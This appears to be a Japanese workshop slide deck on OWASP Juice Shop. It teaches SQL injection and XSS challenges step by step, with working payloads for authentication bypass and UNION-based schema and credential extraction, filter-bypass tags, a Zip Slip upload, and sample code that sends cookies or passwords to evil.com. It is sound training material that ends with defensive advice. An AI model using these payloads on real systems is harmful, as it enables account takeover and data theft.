HTTPヘッダーは「ユーザー入力」として意識されにくい。しかしプロキシやCDNが付与するヘッダーは外部から制御可能

教訓

サニタイズすべきは「フォーム入力」だけではない。
HTTPヘッダー、Cookie、URLパラメーターあらゆる外部入力が攻撃経路になりうる



複合攻撃：Zip Slip + XSS

Video XSS チャレンジ（難易度 ★★★★★） — ファイルアップロードとパストラバーサルを組み合わせた高度な攻撃。

Step 1: 悪意ある字幕ファイル

```
WEBVTT

00:00:00.000 → 00:00:10.000
</script><script>alert(`xss`)</script>
```

VTTファイルの字幕テキストにスクリプトを埋め込む

Step 2: パストラバーサル付きZIP

```
zip exploit.zip \
  ../../frontend/dist/frontend/\
  assets/public/videos/owasp_promo.vtt
```

`../` でアップロード先から脱出し、動画の字幕ファイルを上書きする

苦情フォームからZIPをアップロードすると、展開時にパス検証が甘く、字幕ファイルが上書きされます。プロモーションページを開くと、字幕がHTMLに埋め込まれてスクリプトが実行されます。

単独では無害な脆弱性も、組み合わせれば致命的になる。



XSSの3つの種類を理解する

XSSは攻撃の発生場所と持続性によって3つに分類されます。それぞれ攻撃の影響範囲が異なります。

Reflected XSS

攻撃ペイロードがURLパラメータに含まれ、サーバーの応答にそのまま反映される。被害者が悪意あるリンクをクリックした瞬間だけ発動する。**1回限りの攻撃**

Stored XSS

ペイロードがデータベースに保存され、ページを開いた全員に影響する。掲示板の投稿やプロフィール欄が典型例。**永続的な攻撃**

DOM XSS

サーバーを経由せず、ブラウザ上のJavaScriptが直接ペイロードを処理する。`innerHTML` や `document.write` が原因。**クライアント側の攻撃**

Juice Shopでは3種類すべてを体験できる。



XSSで何ができてしまうのか

`alert()` を表示するだけでは無害に見えますが、実際のXSS攻撃ではブラウザ上で任意のJavaScriptが実行できるため、被害は深刻です。

セッション乗っ取り

```
// Cookieを外部サーバーに送信
new Image().src = "https://evil.com/steal?"
+ document.cookie;
```

被害者のセッションIDを盗み、攻撃者がそのユーザーとしてログインできる

フィッシング・情報窃取

```
// 偽のログインフォームを表示
document.body.innerHTML =
  '<form action="https://evil.com">'
+ '<input name="password" type="password">'
+ '<button>再ログイン</button></form>';
```

正規サイト上で偽フォームを表示し、認証情報を窃取する

XSSは「alertが出る」だけの脆弱性ではない。ブラウザの全権限を奪われる。



サニタイゼーションバイパスの手法

Sanitization Bypass チャレンジ（難易度 ★★★★★） — フィルタリングを回避してXSSを成立させる。

多くのアプリケーションは `<script>` タグをフィルタリングしていますが、バイパス手法は数多く存在します。

二重タグによるバイパス

```
<<script>script>alert(1)<</script>/script>
```

サニタイザーが内側の `<script>` を除去すると、残った文字列が有効な `<script>` タグになる

代替タグの活用

```
<img src=x onerror=alert(1)>  
<svg onload=alert(1)>  
<body onload=alert(1)>
```

`<script>` をブロックしても、イベントハンドラ付きのHTMLタグは無数にある

ブラックリスト方式のフィルタリングは必ず抜け道がある。



Reflected XSSの仕組み

Reflected XSSは、攻撃ペイロードを含むURLを被害者に踏ませる攻撃です。サーバーがURLパラメータをそのまま応答に反映すると成立します。

攻撃の流れ

1. 攻撃者がペイロード入りURLを作成
2. 被害者にメールやSNSでリンクを送る
3. 被害者がクリックすると、サーバーがペイロードを含むHTMLを返す
4. ブラウザがスクリプトを実行

攻撃者は被害者のブラウザ上でJavaScriptを実行できる

ペイロード例

```
https://juice-shop.example/  
?id=<iframe src="javascript:alert('xss')">
```

URLの `id` パラメータがサニタイズされずにHTMLに埋め込まれると、iframeがレンダリングされてスクリプトが実行される

※ Juice ShopのDocker環境ではこのチャレンジは無効

「リンクをクリックしただけ」で攻撃が成立する。



XSS対策のベストプラクティス

XSSの対策は「出力時のエスケープ」が基本ですが、多層防御で確実に防ぎます。

必須の対策

- **出力エスケープ**: HTML、JavaScript、URLなど文脈に応じてエスケープする
- **Content Security Policy (CSP)**: インラインスクリプトの実行を制限する
- **HttpOnly Cookie**: JavaScriptからCookieへのアクセスを禁止する
- **フレームワークの自動エスケープ**を無効化しない

やってはいけないこと

- `innerHTML` に未検証のユーザー入力を渡す
- `dangerouslySetInnerHTML` (React) を安易に使う
- ブラックリスト方式のフィルタリングに頼る
- フロントエンドのバリデーションだけで防御する
- サーバー側でHTTPヘッダーをサニタイズしない

エスケープは「出力時」に行う。入力時のフィルタリングだけでは不十分。



XSS攻撃のまとめ

3つの種類

DOM XSS、Reflected XSS、Stored XSS。攻撃の持続性と発生場所が異なる

多様な攻撃経路

検索欄、API、HTTPヘッダー、ファイルアップロード—入力箇所の数だけ攻撃経路がある

影響は甚大

セッション乗っ取り、フィッシング、ページ改ざん。ブラウザの全権限を奪われる

根本原因

ユーザー入力がHTMLやJavaScriptとして解釈されること

根本対策

出力時の文脈に応じたエスケープとCSPの設定

多層防御

HttpOnly Cookie、フレームワーク活用、サーバー側バリデーション

XSSはブラウザとサーバーの信頼関係を悪用する。出力を信頼しない仕組みで守る。

ハンズオン解説：レベル2チャレンジ

実際に手を動かしてみよう

SQLi : Login Admin (★★) 脆弱性の発見

目標: パスワードを知らずに管理者としてログインする

まず「このフォームはSQLiに弱いのか？」を確認します。ログインフォームに特殊文字を入れて、アプリの反応を観察します。

Step 1: シングルクォートを入れる

1. `http://localhost:3000/#/login` を開く
2. Email欄に `'` だけ入力
3. Password欄に適当な文字を入力
4. Loginボタンをクリック

Step 2: エラーメッセージを観察する

エラーに `SQLITE_ERROR` と表示されたら、以下のことが分かります:

- 入力値がSQL文に直接埋め込まれている
- データベースはSQLiteを使っている
- **SQLインジェクションが可能**

エラーメッセージは攻撃者への招待状。本番環境では絶対に詳細を表示しない。



SQLi : Login Admin (★★) 攻撃の実行

脆弱性を確認できたので、攻撃ペイロードを組み立てます。

手順: Email欄に ' OR 1=1-- と入力し、Password欄に適当な文字（例: a）を入力してログイン

```
-- アプリが内部で実行するSQL（推測）
SELECT * FROM Users WHERE email = '入力値' AND password = 'ハッシュ値'

-- ' OR 1=1-- を入力すると ...
SELECT * FROM Users WHERE email = ' OR 1=1-- ' AND password = 'ハッシュ値'
```

入力した文字	役割
'	元の文字列リテラルを閉じる
OR 1=1	「または1=1（常に真）」という条件を追加する
--	それ以降をコメント化し、パスワードチェックを無効にする

結果として WHERE 句が常に真になり、テーブルの最初のユーザー（= admin）としてログインが成立します。



管理者アカウントでログインできたら成功。

SQLi : Login Admin (★★) うまくいかない場合

環境やデータベースの違いによって、ペイロードを調整する必要がある場合があります。

代替ペイロード集

ペイロード	用途
' OR '1'='1	クォートの形式が違う場合
' OR 1=1#	MySQLの場合 (# がコメント)
admin'--	admin のメールアドレスが分かっている場合
' OR 1=1/*	ブロックコメントを使う場合

確認のポイント

- ログイン後、右上にメールアドレスが表示される
- `admin@juice-sh.op` と表示されれば成功
- Score Board (`/#/score-board`) で「Login Admin」にチェックが入っているか確認
- 開発者ツール (F12) のNetworkタブでリクエスト・レスポンスも見てみよう

「なぜ動くのか」を理解することが、「どう防ぐか」を理解する近道。



SQLi : Login Admin (★★) 裏で何が起こっているか

開発者ツール (F12) を使って、攻撃の裏側を覗いてみましょう。

Networkタブで確認

1. F12で開発者ツールを開く
2. Networkタブを選択
3. ログインを実行する
4. `/rest/user/login` のリクエストを探す

リクエストボディ:

```
{
  "email": "' OR 1=1--",
  "password": "a"
}
```

レスポンスで確認

成功時のレスポンス:

```
{
  "authentication": {
    "token": "eyJ...",
    "umail": "admin@juice-sh.op"
  }
}
```

JWTトークンが返り、以降は攻撃者がadminとして振る舞える



開発者ツールは攻撃者にとっても防御者にとっても最強の武器。

XSS : DOM XSS (★) 脆弱性の発見

目標: 検索欄にスクリプトを注入し、ブラウザ上でJavaScriptを実行する

まず「入力した値がどこにどう表示されるか」を確認します。

Step 1: 入力の反映を確認する

1. トップページを検索アイコン（虫眼鏡）をクリック
2. `test` と入力してEnter
3. 画面に「**test** の検索結果」と表示される
4. 入力値がそのまま画面に反映されている

Step 2: HTMLタグが解釈されるか確認

1. 検索欄に `<b>test</b>` と入力してEnter
2. 「**test**」が太字で表示されたら、HTMLが解釈されている
3. HTMLが解釈される＝スクリプトも実行できる可能性がある

入力値がHTMLとして解釈されるなら、XSSの可能性が高い。



XSS : DOM XSS (★) 攻撃の実行

HTMLが解釈されることを確認できたので、JavaScriptを実行するペイロードを試します。

手順: 検索欄に以下を入力してEnter

```
<iframe src="javascript:alert('xss')">
```

<script> が使えない理由

タグ	結果	理由
<code><script>alert(1)</script></code>	動かない	AngularのDomSanitizerがブロック
<code></code>	動かない	イベントハンドラがフィルタされる
<code><iframe src="javascript: ... "></code>	動く	javascript: プロトコルがフィルタを通過する

成功の確認

- 「xss」というアラートダイアログが表示されれば成功
- Score Board で「DOM XSS」にチェックが入る
- 閉じた後、検索結果エリアにiframeが埋め込まれていることをF12で確認してみよう



フレームワークの防御を過信してはいけない。必ず抜け道がある。

XSS : DOM XSS (★) なぜ起きるのか

このXSSが成立する原因は、検索機能のJavaScriptコードにあります。

脆弱なコード

```
// 検索結果を表示する処理
const searchQuery = getQueryParam('q');

// innerHTML に直接代入している！
document.getElementById('searchValue')
  .innerHTML = searchQuery;
```

`innerHTML` はHTMLタグを解釈して描画する。ユーザー入力をそのまま渡すと、任意のHTMLが挿入される

安全なコード

```
// textContent を使えば安全
document.getElementById('searchValue')
  .textContent = searchQuery;

// または DOMPurify でサニタイズ
const clean = DOMPurify.sanitize(
  searchQuery
);
element.innerHTML = clean;
```

`textContent` はHTMLタグをただの文字列として表示する。`<iframe>` と表示されるだけで実行されない

innerHTML を使うなら、入力を必ずサニタイズする。使わないのが最善。



XSS : Reflected XSS (★★) の仕組み

Reflected XSSはDOM XSSと似ていますが、**サーバー側でペイロードが反映される**点が異なります。Juice ShopのDocker環境ではこのチャレンジは無効化されていますが、仕組みの理解は重要です。

攻撃の流れ

1. 攻撃者が悪意あるURLを作成:
`/track-result?id=<iframe src="javascript:alert('xss')">`
2. このURLをメール・SNS等で被害者に送る
3. 被害者がクリック
4. サーバーがidパラメータをそのままHTMLに埋め込む
5. ブラウザでスクリプトが実行

DOM XSSとの違い

	DOM XSS	Reflected XSS
処理場所	ブラウザ (JS)	サーバー
ペイロード	クライアント側で反映	サーバーの応答に含まれる
検知	サーバーログに残らない	サーバーログに残る
WAFでの防御	困難	比較的容易

どちらもURLをクリックさせる手法は同じ

ハンズオンのヒント：ツールと進め方

開発者ツール（F12）を使おう

- **Networkタブ**: リクエスト/レスポンスの中身を見る
- **Consoleタブ**: JavaScriptを直接実行する
- **Elementsタブ**: HTMLの構造を確認する
- エラーメッセージは最大のヒント

困ったときは

- Score Board（`/#/score-board`）でチャレンジ一覧を確認
- 各チャレンジのヒントボタンを押すとヒントが表示される
- まず★1つのチャレンジから始める
- `' OR 1=1--` と `<iframe src="javascript:alert('xss')">` は最初の一步

開発者ツールは攻撃者にとっても防御者にとっても最強の武器。



ハンズオンのヒント：マインドセット

チャレンジの進め方

1. まず普通にアプリを触ってみる
2. 入力欄を見つけたら「特殊文字を入れたらどうなるか？」と考える
3. エラーメッセージをよく読む
4. 開発者ツールでリクエストの中身を確認する
5. ペイロードを少しずつ調整する

大事なマインドセット

- 正解は1つではない。複数の解法がある
- 失敗は学びの一部。何度でも試せる環境
- 「なぜ動いたのか」を考えることが最大の収穫
- 答えを見る前に5分は自分で考えてみる

壊して学ぶ。安全な環境で何度でも失敗しよう。



ハンズオン解説：レベル3チャレンジ

レベル2の応用——攻撃の幅を広げる

SQLi : Login Jim (★★★) 攻撃の全体像

目標: Jim のアカウントにパスワードなしでログインする

特定ユーザーへの攻撃は、2つのフェーズで成り立ちます。

Phase 1: 偵察 (Reconnaissance)

ターゲットのメールアドレスを見つける。Juice Shopではいくつかの方法がある:

1. 商品レビュー欄にメールアドレスが表示されている
2. `/rest/products/1/reviews` のAPI応答にもメールが含まれる
3. 管理画面 (`/#/administration`) にユーザー一覧がある

Phase 2: 侵入 (Exploitation)

Email欄に入力:

```
jim@juice-sh.op' --
```

Password欄: 何でもよい (例: `a`)

Loginボタンを押すと、Jimとしてログイン成功



偵察で標的を特定し、SQLiで認証を突破する — 標的型攻撃の基本パターン。

SQLi : Login Jim (★★★) SQL文のステップ解説

jim@juice-sh.op' -- が入力されたとき、SQL文がどう変化するかを1ステップずつ追います。

-- アプリが組み立てるSQL (emailに入力値がそのまま埋め込まれる)

```
SELECT * FROM Users WHERE email = 'jim@juice-sh.op'--' AND password = 'a'
```

正しいアドレス 閉じ コメントアウト（無視される）

レベル2との比較

	レベル2	レベル3
入力	' OR 1=1--	jim@juice-sh.op' --
戦略	条件を全部真にする	正しいメールで1人に絞る
対象	最初のユーザー (admin)	指定したユーザー
前提知識	不要	メールアドレスが必要

他のユーザーも同じ手法で

```
bender@juice-sh.op' -- → Benderに侵入
admin@juice-sh.op' -- → Adminに侵入
```

メールアドレスを差し替えるだけで、**どのアカウントでも乗っ取れる**。1箇所のSQLiが全ユーザーのリスクになる



SQLiが1箇所でもあれば、メールアドレスを知っている全ユーザーが標的になる。

特定ユーザーを狙うSQLiが現実で意味すること

Juice Shopの Login Jim は教材ですが、現実世界ではこの攻撃は深刻な被害につながります。

現実での攻撃シナリオ

1. 攻撃者が標的の企業サイトを偵察
2. 「お問い合わせ」や「チーム紹介」からメールアドレスを収集
3. ログインフォームでSQLiを試行
4. CEOや経理担当者のアカウントに侵入
5. 社内情報の閲覧、不正送金、なりすましメール送信

メールアドレスは「公開情報」

多くの企業でメールアドレスは容易に推測・収集できる:

- 会社サイトの「チーム」「採用」ページ
- SNS・LinkedInのプロフィール
- GitHubのcommit履歴
- プレスリリース・論文の著者情報

メールアドレスは秘密ではない。だからこそ、パスワード検証を迂回できるSQLiは致命的

「メールアドレスなんて誰でも知ってる」——だからこそSQLiは怖い。



SQLi : Database Schema (★★★) テーブル定義の抽出

目標: 検索機能を使ってデータベースのテーブル定義を丸ごと取得する

Step 1: 検索欄にペイロードを入力

```
'')) UNION SELECT sql,2,3,4,5,6,7,8,9  
FROM sqlite_master--
```

検索欄（虫眼鏡アイコン）に上記を入力してEnter

Step 2: 結果を観察する

商品一覧に混じって、CREATE TABLE文が表示される:

```
CREATE TABLE Users (  
  id INTEGER PRIMARY KEY,  
  email VARCHAR(255),  
  password VARCHAR(255), ...
```

テーブル名、カラム名、型がすべて見える。攻撃者にとってのデータベース設計図。



SQLi : Database Schema (★★★) ペイロードの読み 解き

ペイロードの各部分がどんな役割を果たしているか、分解して理解しましょう。

なぜ '))' なのか

検索クエリが `WHERE ((name LIKE '%入力%'))` という形式。'))で括弧を閉じてからUNIONを追加する必要がある

sqlite_master とは

SQLiteの特殊なシステムテーブル。すべてのテーブル定義（CREATE TABLE文）が格納されている。どのデータベースにも同様のシステムテーブルがある

ペイロードは呪文ではない。SQL文の構造を理解すれば自分で組み立てられる。



SQLi : Database Schema (★★★) スキーマからデータ抽出へ

スキーマを取得したら、次はそのテーブルから実際のデータを抜き取ります。

```
-- Users テーブルからemail と password を抽出  
'')) UNION SELECT id,email,password,4,5,6,7,8,9 FROM Users--
```

開発者ツールで確認

1. F12 → Networkタブを開く
2. 検索を実行する
3. `/rest/products/search` のレスポンスを確認
4. JSONの中にユーザー情報が混じっている

レスポンスのJSON

```
{"id":1,"name":"admin@juice-sh.op",  
  "description":"0192023a7bbd73 ... "}
```

`name` にメール、`description` にハッシュが入る



レベル2の認証バイパスと組み合わせれば、データベースの全情報を奪取できる。

XSS : API-only XSS (★★★) フロントエンドを迂回する

目標: フロントエンドのバリデーションを迂回し、XSSペイロードをデータベースに保存する

Step 1: 通常の登録フォームを試す

ユーザー登録画面でEmail欄に `<iframe src="javascript:alert(1)">` を入力しても、フロントエンドのバリデーションで「有効なメールアドレスを入力してください」とブロックされる

Step 2: APIに直接リクエストを送る

F12のConsoleタブで以下を実行:

```
fetch('/api/Users/', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json'
  },
  body: JSON.stringify({
    email: '<iframe src="javascript:alert(`xss`)">',
    password: 'test123',
    passwordRepeat: 'test123'
  })
})
```



フロントエンドのバリデーションはCtrl+Shift+Iで迂回できる。サーバー側で必ず検証する。

XSS : API-only XSS (★★★) 被害者は管理者

このXSSの特徴は、攻撃者自身には何も起きないこと。被害を受けるのは管理者です。

攻撃の流れ

1. 攻撃者がAPIでXSSペイロードをemail欄に保存
2. ペイロードはDBにそのまま格納される
3. 管理者が管理画面でユーザー一覧を開く
4. Angularが `[innerHTML]` でemailを描画
5. 管理者のブラウザでスクリプトが実行される

攻撃者は「仕掛けて待つ」だけ

なぜ危険なのか

- 管理者のセッションを奪取できる
- 管理者権限で任意の操作が可能になる
- 攻撃者自身のログに痕跡が残りにくい

Stored XSSは「時限爆弾」。仕掛けたら誰かが踏むのを待つだけ。



XSS : API-only XSS (★★★) 脆弱なコードと対策

脆弱なコード

```
←!— Angular テンプレート →  
<mat-cell [innerHTML]="user.email">  
</mat-cell>
```

[innerHTML] はHTMLを解釈して描画する。emailにスクリプトが入っていれば実行される

安全なコード

```
←!— テキストとして表示する →  
<mat-cell>{{ user.email }}</mat-cell>
```

{{ }} はテキスト補間。HTMLタグはただの文字列として表示され、実行されない

innerHTML を使わなければ、このXSSは起きなかった。

レベル3チャレンジに共通するパターン

レベル2とレベル3を比較すると、攻撃の「深さ」が一段階増していることがわかります。

レベル2（基本）

- `' OR 1=1 --` で認証バイパス
- 検索欄にタグを注入してXSS
- フォームに入力して攻撃

「1つの入力に1つの攻撃」

レベル3（応用）

- 特定ユーザーを狙い撃ちするSQLi
- UNION攻撃でデータを丸ごと抽出
- APIに直接リクエストして防御を迂回

「複数のステップを組み合わせた攻撃」

レベル3の教訓: フロントエンドの防御は迂回できる。サーバー側で守れ。



全体のまとめ

今日学んだことを振り返る

今日体験した攻撃の全体像

難易度	チャレンジ	攻撃手法	根本原因
★	DOM XSS	検索欄にiframeを注入	<code>innerHTML</code> で未検証の入力を描画
★★	Login Admin	<code>' OR 1=1--</code> で認証バイパス	文字列結合でSQL文を組み立て
★★	Reflected XSS	URL経由でスクリプトを注入	パラメータをサニタイズせず応答に反映
★★★★	Login Jim/Bender	<code>email'--</code> で特定ユーザーに侵入	同上（対象を指定）
★★★★	Database Schema	UNION SELECTでスキーマ抽出	同上（データ抽出に拡張）
★★★★	API-only XSS	APIに直接XSSペイロードを保存	サーバー側のバリデーション不備

SQLi の共通原因

ユーザー入力を文字列結合でSQL文に埋め込んでいる。パラメータ化クエリで100%防げる

XSS の共通原因

ユーザー入力をHTMLとしてそのまま描画している。出力時のエスケープとCSPで防げる



明日からできること

開発者として

- 文字列結合でSQLを組み立てていないか確認する
- `innerHTML` や `dangerouslySetInnerHTML` を使っている箇所を洗い出す
- フロントエンドだけでバリデーションしている箇所がないか確認する
- 依存ライブラリの脆弱性を `npm audit` や `Dependency-Check` で確認する

チームとして

- OWASP Top 10をチームで共有する
- Juice Shopを社内研修に導入する
- コードレビューで「外部入力の扱い」を重点的に見る
- CI/CDにZAPやSAST（静的解析）を組み込む

セキュリティは特別なことではない。「外部入力を信頼しない」という原則を、毎日のコードに反映するだけ。



持ち帰ってほしいこと

攻撃者の視点を知った

SQLiもXSSも、原理は驚くほどシンプル。「入力欄に特殊文字を入れる」だけで、認証バイパスからデータ窃取まで可能になる

防御の原則を理解した

「外部入力を信頼しない」「データと命令を分離する」「出力時にエスケープする」——この3つの原則がすべての防御の基盤

アタックサーフェスが見えた

フォーム、API、HTTPヘッダー、ファイルアップロード——攻撃経路は無数にある。見えていない面は守れない

「やったことがある」は「知っている」より強い。今日の体験を、明日の防御に活かそう。





3>SHAKE

ありがとうございました
ここからはハンズオンです

@nwiizo

